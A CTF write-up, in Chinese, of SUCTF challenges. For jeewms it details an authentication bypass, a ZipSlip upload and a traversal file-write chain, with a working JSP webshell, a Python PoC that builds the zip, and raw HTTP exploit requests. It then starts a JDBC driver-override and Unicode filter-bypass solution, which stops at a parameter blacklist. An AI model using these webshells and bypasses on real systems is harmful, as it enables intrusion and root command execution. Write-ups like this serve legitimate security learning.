SU_wms

简单的小0day,试试前台RCE吧(PS:请在本地能够稳定获得flag的前提下再尝试线上环境)
代码审计,先通过AI审计一遍吧,使用的是Cursor+Sonnet4.6
skills:
https://github.com/3stoneBrother/code-audit
https://github.com/tanweai/pua
https://github.com/RuoJi6/java-audit-skills
认证绕过机制
系统通过 Spring MVC 拦截器链实现认证控制:
1
2
3
4
5
6
7
8
|
<mvc:interceptor>
<mvc:mapping path="/**" />
<bean class="org.jeecgframework.core.interceptors.AuthInterceptor">
<property name="excludeUrls">...</property>
<property name="excludeContainUrls">...</property>
</bean>
</mvc:interceptor>
|
AuthInterceptor.preHandle() 是所有请求的认证入口,其判断逻辑如下:
1
2
3
4
5
6
7
8
9
10
|
public boolean preHandle(HttpServletRequest request, ...) throws Exception {
String requestPath = ResourceUtil.getRequestPath(request);
if (requestPath.matches("^rest/[a-zA-Z0-9_/]+$")
|| this.excludeUrls.contains(requestPath)
|| moHuContain(this.excludeContainUrls, requestPath)) {
return true;
}
}
|
所有未授权 RCE 利用以下三条路径之一绕过 AuthInterceptor:
| 路径 |
机制 |
适用接口 |
| PATH-A |
requestPath.matches("^rest/[a-zA-Z0-9_/]+$") — 所有无 QueryString 的 /rest/* |
/rest/user, /rest/tokens/* 等 |
| PATH-B |
excludeUrls.contains(requestPath) — 精确白名单 |
cgDynamGraphController.do?datagrid 等 |
| PATH-C |
moHuContain() 模糊匹配 "wmsApiController.do" — 任意 .do 接口 |
POST /xxx.do?wmsApiController.do&{params} |
PATH-A 产生原因
1
2
|
if (requestPath.matches("^rest/[a-zA-Z0-9_/]+$") ...) { return true; }
|
正则 ^rest/[a-zA-Z0-9_/]+$ 对字符集内的任意路径无条件放行,没有区分 HTTP 方法(GET/POST/PUT/DELETE 一律通过),将所有 /rest/* 写操作接口(创建用户、覆写数据等)全部暴露。
PATH-C 产生原因
1
2
3
4
5
6
7
8
9
10
11
12
13
14
|
String requestPath = request.getRequestURI() + "?" + queryString;
if (requestPath.indexOf("&") > -1)
requestPath = requestPath.substring(0, requestPath.indexOf("&"));
private boolean moHuContain(List<String> list, String key) {
for (String str : list) {
if (key.contains(str)) { return true; }
}
return false;
}
|
攻击者在 URL 第一个参数位置注入 wmsApiController.do,使 requestPath = "目标接口.do?wmsApiController.do",触发 contains() 放行。Spring MVC 从完整 QueryString 中匹配路由参数,两套机制独立,互不干扰。
PATH-C 绕过公式(通用):
1
2
3
4
| POST/PUT /jeewms/{Controller}.do?wmsApiController.do&{目标params}
→ requestPath = "{Controller}.do?wmsApiController.do"
→ contains("wmsApiController.do") = true → 认证放行
→ Spring 从完整 QueryString 中匹配路由参数 {目标params}
|
RCE
ZipSlip 路径穿越写 WebShell
漏洞产生原因
ZipUtil.unZipFiles() 直接将 entry.getName() 拼接到目标路径,无路径归属校验:
1
2
3
4
5
6
|
String zipEntryName = entry.getName();
String outPath = descDir + zipEntryName;
outPath = outPath.replaceAll("\\*", "/");
file.mkdirs();
OutputStream out = new FileOutputStream(outPath);
|
解压基准目录:
1
2
3
4
|
URL resource = classLoader.getResource("sysConfig.properties");
return path.substring(0, path.indexOf("sysConfig.properties")) + "online/template"
|
从 {code}/ 子目录向上 5 层 ../ 到达 webroot,写入 .jsp 被 Tomcat 8.5 JspServlet 执行。
完整漏洞链路
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
| [攻击者] 构造 Zip Slip ZIP
ZIP 内容: entry.name = "../../../../../s.jsp"
entry 内容: 带回显 JSP WebShell(<%@ page import="java.io.*"%>...br.readLine()...out.print())
[攻击者] HTTP POST(无 Cookie)Step 1 — 上传 ZIP
URL: /jeewms/cgformTemplateController.do?wmsApiController.do&uploadZip
Body: multipart,file=slip.zip
│
▼
[AuthInterceptor] → PATH-C 放行
│
▼
[CgformTemplateController.uploadZip()] ← CgformTemplateController.java:412
tempDir = getUploadBasePath(request) + "/temp"
// getUploadBasePath() = ClassLoader.getResource("sysConfig.properties") 截取目录
// → /usr/local/tomcat/webapps/jeewms/WEB-INF/classes/online/template
picTempFile = tempDir + "/zip_" + sessionId + ".zip"
FileCopyUtils.copy(file.getBytes(), picTempFile) ← ZIP 保存到 temp 目录
j.setObj(picTempFile.getName()) ← 响应返回 "zip_ABCDEF.zip"
[攻击者] HTTP POST(无 Cookie)Step 2 — 触发解压
URL: /jeewms/cgformTemplateController.do?wmsApiController.do&doAdd
Body: templateCode=x001&templateName=x&templateZipName=zip_ABCDEF.zip
│
▼
[AuthInterceptor] → PATH-C 放行
│
▼
[CgformTemplateController.doAdd()] ← CgformTemplateController.java:154
cgformTemplateService.save(cgformTemplate) ← 保存模板记录
basePath = getUploadBasePath(request)
// = /usr/local/tomcat/webapps/jeewms/WEB-INF/classes/online/template
templeDir = new File(basePath + "/x001")
// 解压目标: WEB-INF/classes/online/template/x001/
removeZipFile(basePath+"/temp/zip_ABCDEF.zip", templeDir.getAbsolutePath())
│
▼
[CgformTemplateController.removeZipFile()] ← CgformTemplateController.java:202
unZipFiles(zipFile, templateDir)
│
▼
[CgformTemplateController.unZipFiles()] ← CgformTemplateController.java:532
ZipUtil.unzip(zipFile, new File(descDir))
// 注:此处调用的是 jodd.io.ZipUtil,但 ZipUtil.unZipFiles 是系统自实现
// 实际调用路径通过 removeZipFile → unZipFiles → ZipUtil.unZipFiles (org.jeecgframework.core.util.ZipUtil)
│
▼
[ZipUtil.unZipFiles()] ← ZipUtil.java:27
while (entries.hasMoreElements()):
ZipEntry entry = entries.nextElement()
zipEntryName = entry.getName() // = "../../../../../s.jsp"
outPath = descDir + zipEntryName
// = WEB-INF/classes/online/template/x001/ + ../../../../../s.jsp
// = /usr/local/tomcat/webapps/jeewms/s.jsp ← 穿越到 webroot
outPath.replaceAll("\\*", "/") // 只替换 *,对 ../ 无效
file.mkdirs() ← 创建父目录
new FileOutputStream(outPath) ← 写入 WebShell 内容
│
▼
[WebShell 写入: /usr/local/tomcat/webapps/jeewms/s.jsp]
[攻击者] HTTP GET Step 3 — 执行命令
GET /jeewms/s.jsp?c=id
│
▼
[Tomcat JspServlet 编译执行 s.jsp]
exec(["bash","-c","id"]) → Process → getInputStream() → BufferedReader → out.print()
→ 响应: uid=0(root) gid=0(root) groups=0(root)
|
PoC
构造 Zip Slip ZIP(Python):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
| import zipfile, io
shell = b'''<%@ page import="java.io.*" %>
<%
String cmd = request.getParameter("c");
if(cmd != null){
Process p = Runtime.getRuntime().exec(new String[]{"/bin/bash","-c",cmd});
BufferedReader br = new BufferedReader(new InputStreamReader(p.getInputStream()));
StringBuilder sb = new StringBuilder();
String line;
while((line=br.readLine())!=null){ sb.append(line).append("\\\n"); }
out.print(sb.toString());
}
%>'''
buf = io.BytesIO()
with zipfile.ZipFile(buf, 'w', zipfile.ZIP_DEFLATED) as zf:
zf.writestr("../../../../../s.jsp", shell)
open("slip.zip", "wb").write(buf.getvalue())
|
1
2
3
4
5
6
7
8
9
10
11
12
| # Step 1 — 无认证上传 ZIP
POST /jeewms/cgformTemplateController.do?wmsApiController.do&uploadZip HTTP/1.1
Host: {{HOST}}:8081
Content-Type: multipart/form-data; boundary=----SLIP
Connection: close
Content-Disposition: form-data; name="file"; filename="slip.zip"
Content-Type: application/zip
[slip.zip 二进制内容]
|
1
2
3
4
5
6
7
| # Step 2 — 无认证触发解压(从响应取得 zip_XXXX.zip)
POST /jeewms/cgformTemplateController.do?wmsApiController.do&doAdd HTTP/1.1
Host: {{HOST}}:8081
Content-Type: application/x-www-form-urlencoded
Connection: close
templateCode=x001&templateName=x&templateZipName=zip_ABCDEF12.zip&templatePic=&templateType=1
|
1
2
3
4
| # Step 3 — 执行命令(回显)
GET /jeewms/s.jsp?c=id HTTP/1.1
Host: {{HOST}}:8081
→ uid=0(root) gid=0(root) groups=0(root)
|
/rest/tokens/saveImage 目录穿越任意文件写
漏洞产生原因
fileAddr 经 getCanonicalPath() 规范化,但规范化后没有校验是否在允许目录内;fileName 完全无扩展名校验:
1
2
3
4
5
6
7
8
9
10
11
|
File f = new File(ResourceUtil.getConfigByName("webUploadpath") + File.separator + fileAddr);
String fileAddr2 = f.getCanonicalPath();
os = new FileOutputStream(fileAddr2 + File.separator + fileName);
|
目录穿越路径计算(Linux):
1
2
3
4
5
6
7
8
9
| webUploadpath = "C://upFiles"(相对路径,非绝对路径)
user.dir = /usr/local/tomcat(Tomcat 启动目录)
fileAddr = "../../webapps/jeewms"(攻击者传入)
f = new File("C://upFiles/../../webapps/jeewms")
f.getAbsolutePath() = /usr/local/tomcat/C:/upFiles/../../webapps/jeewms
f.getCanonicalPath() = /usr/local/tomcat/webapps/jeewms ← webroot ✅
最终写入路径: /usr/local/tomcat/webapps/jeewms/shell.jsp ← HTTP 可访问 ✅
|
webUploadpath=C://upFiles 在 Linux 下是相对路径(以 C: 为目录名),getCanonicalPath() 解析 ../../ 后反而穿越到了 webroot。
完整漏洞链路
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
| [攻击者] HTTP PUT(无 Cookie)
URL: /jeewms/rest/tokens/saveImage?wmsApiController.do
&imageFileName=shell.jsp
&fileAddr=../../webapps/jeewms
Body(Content-Type: application/octet-stream): WebShell 内容
│
▼
[AuthInterceptor] → PATH-C 放行
requestPath = "/rest/tokens/saveImage?wmsApiController.do"
contains("wmsApiController.do") = true → 放行
│
▼
[TokenController.saveImage()] ← TokenController.java:107
fileName = "shell.jsp" ← QueryString 读取,无校验
fileAddr = "../../webapps/jeewms" ← QueryString 读取
inputStream = request.getInputStream() ← Body = WebShell 内容
f = new File("C://upFiles/../../webapps/jeewms")
// Linux: user.dir=/usr/local/tomcat
// getAbsolutePath() = /usr/local/tomcat/C:/upFiles/../../webapps/jeewms
fileAddr2 = f.getCanonicalPath()
// = /usr/local/tomcat/webapps/jeewms ← 穿越到 webroot
// 注:getCanonicalPath() 规范化了路径,但没有校验是否在允许范围内
os = new FileOutputStream("/usr/local/tomcat/webapps/jeewms/shell.jsp")
os.write(buffer) ← 写入 WebShell 内容
│
▼
[WebShell 写入: /usr/local/tomcat/webapps/jeewms/shell.jsp] ← webroot 内,HTTP 可访问
│
▼
[攻击者] GET /jeewms/shell.jsp?c=id
→ Tomcat 编译执行 shell.jsp
→ uid=0(root)
|
PoC
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
| PUT /jeewms/rest/tokens/saveImage?wmsApiController.do&imageFileName=shell.jsp&fileAddr=../../webapps/jeewms HTTP/1.1
Host: {{HOST}}:8081
Content-Type: application/octet-stream
Connection: close
<%@ page import="java.io.*" %>
<%
String cmd = request.getParameter("c");
if(cmd != null){
Process p = Runtime.getRuntime().exec(new String[]{"/bin/bash","-c",cmd});
BufferedReader br = new BufferedReader(new InputStreamReader(p.getInputStream()));
StringBuilder sb = new StringBuilder();
String line;
while((line=br.readLine())!=null){ sb.append(line).append("\\n"); }
out.print(sb.toString());
}
%>
|
访问:GET /jeewms/shell.jsp?c=id → uid=0(root) gid=0(root) groups=0(root)
调试了好久AI,只找到了这两个RCE,而且存在误报/漏报的情况,非常耗费Tokens,吃不消。AI可以辅助代码审计,目前还是得自己来审
SU_JDBC-master
由实战改编 证明你是jdbc大师的时候到了(PS:请在本地能够稳定获得flag的前提下再尝试线上环境)

访问/api/connection发现是一个数据库连接功能
存在拦截器com.suctf.interceptor.PathInterceptor

检测逻辑:
- 匹配”suctf”这个单词,但允许在字母之间插入任意数量的非单词字符(包括零个)。并且不区分大小写
- 将路径转为小写,然后检查是否包含”suctf”
- 先将路径转为小写,然后替换掉所有不是小写字母和数字的字符(即只保留a-z和0-9),然后检查结果是否包含”suctf”
在com.suctf.config.WebConfig中设置了大小写不敏感

参考:Hacking GitHub’s Auth with Unicode’s Turkish Dotless ‘I’
一道有趣的CTF赛题-unicode引发的WebAssembly与js交互问题
我们可以通过/%C5%BFuctf进行绕过
接下来就走到了testConnection,通过jackson读取配置,driver默认为org.postgresql.Driver
1
| this.objectMapper.readValue(configurationJson, Pg.class)
|

但如果我们主动传入
1
| {"driver": "com.kingbase8.Driver"}
|
则会覆盖掉之前的值,看到给出的drivers版本
- kingbase8-8.6.jar
- postgresql-42.3.6.jar
很明显postgresql不在RCE的版本范围内,剩下kingbase8,能发现它是一个基于postgresql的国产引擎,并且存在CVE-2022-21724

但是在JDBC连接的时候设置了黑名单
1
2
3
4
5
6
7
8
9
10
11
12
13
| private static final List<String> ILLEGAL_PARAMETERS = Arrays.asList(new String[] { "socketFactory", "socketFactoryArg", "sslfactory", "sslhostnameverifier", "sslpasswordcallback", "authenticationPluginClassName", "loggerFile", "loggerLevel" });
